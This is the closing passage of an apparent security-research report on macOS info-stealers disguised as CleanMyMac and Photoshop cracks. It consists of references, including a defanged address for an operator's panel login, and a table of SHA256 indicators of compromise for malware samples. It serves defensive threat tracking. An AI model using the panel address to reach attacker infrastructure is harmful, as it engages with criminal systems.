[6] Yamburh, K. Pirate sites spread malware posing as CleanMyMac and Photoshop. Moonlock Lab. 16 April 2024. https://moonlock.com/pirate-sites-cleanmymac-photoshop.

[7] Yamburh, K. Hacker deploys macOS stealer disguised as CleanMyMac crack. Moonlock Lab. 4 June 2024. https://moonlock.com/macos-stealer-cleanmymac-crack.

[8] Authorization Form to Rodrigo4's Panel. hxxp://79.137.192.4/login/.

[9] EMPIRE's Twitter Account. https://x.com/EMPIRE.

[10] VirusTotal. https://www.virustotal.com/gui/file/b575ff5af6ea232b74fba11893d2f861de3ccc56f5a983dbe54aa5162f480cd2/relations.

[11] VirusTotal. VT Graph of Stealer Samples Assuming the Guise of Well-Known Brands. https://www.virustotal.com/graph/embed/gab539948602d4817b15a497d1353427fa5be1f93a50f46beb4b8452b9ab03ce0?theme=light.

[12] 4n7m4n. Jumping Over the Gate. 27 September 2022. https://antman1p-30185.medium.com/jumping-over-the-gate-da555c075208

INDICATORS OF COMPROMISE (IOCs)

Indicators	Indicator type	Description
bb64a168566b399f34cedadb26b9a8d9c7e589eea1ee859b7368aa9e8d81d14e	SHA256	Mach-O
0dddf773a3efdd0523c7c5f02d53d4b676489d94ab7335583c65b2038c04b685	SHA256	Mach-O
3f91377f66f54284bcb58a7cea215e77e98ac82e69c2e75862478f1eabb37fd1	SHA256	Mach-O
4e0a13e9b3fd4dbb3e7b3e523bac12bdf683b08fb7b72b9e765fa4fddbfb3e02	SHA256	Mach-O
01b24d0b4cc861caf871f74728bbdabca0c30c42ef432bde489433ebce7736e4	SHA256	DMG
6dc9aafe02a34a28e42f50f23691e945d3f4e5b79d5e407261a97d2d3ea48585	SHA256	Mach-O
3aa1dd8ef5c19901af7c50f32e25a047f5fcc30d76ca6dca3068605817db5e34	SHA256	Mach-O
511a01dcb0fe86c9f2f432400a28487d53e83cdb03af7701f28511f260eb1a83	SHA256	Bash/Apple script payload
3a51f113a59d470f90c199ff0f28642b676ff51319cac041464b5db06ddb2134	SHA256	Mach-O
f87fdea9cf2d8bd5279a28428ddc6e2d6d1613baaedacb1cd4c8342d3e8bc454	SHA256	Mach-O
0b005c641d9316443a6e22293af06e05cba03cdc344d8cfa51edce83ff91688f	SHA256	Mach-O

Indicators	Indicator type	Description
304145c8c242644a7aa866383bdac3c169f944ea8c6656b663c223da1359fbb9	SHA256	DMG
0822cf5c34341d124164b1c89889dedc405034e40fd0c8a219859a2561a289ee	SHA256	Mach-O
a7cdc1565197a7bc7bfc5c14ab2de4db3617007681faf93661b950dc0bf3a2b5	SHA256	DMG
0479f71edfab272b21b8480eda3893a93508da6049ec80499a21faa772430102	SHA256	Mach-O
b575ff5af6ea232b74fba11893d2f861de3ccc56f5a983dbe54aa5162f480cd2	SHA256	DMG
3aa1dd8ef5c19901af7c50f32e25a047f5fcc30d76ca6dca3068605817db5e34	SHA256	Mach-O
511a01dcb0fe86c9f2f432400a28487d53e83cdb03af7701f28511f260eb1a83	SHA256	Apple script payload
30b89622c779dd06faa909e7e0b8e88f3b75ca78fad00c4cf0ef7db320e3b218	SHA256	DMG
60ad28afc1b3bd1cfd671c8f5fad7398e1cb7bd811498ef8a371007c4c32e75e	SHA256	Mach-O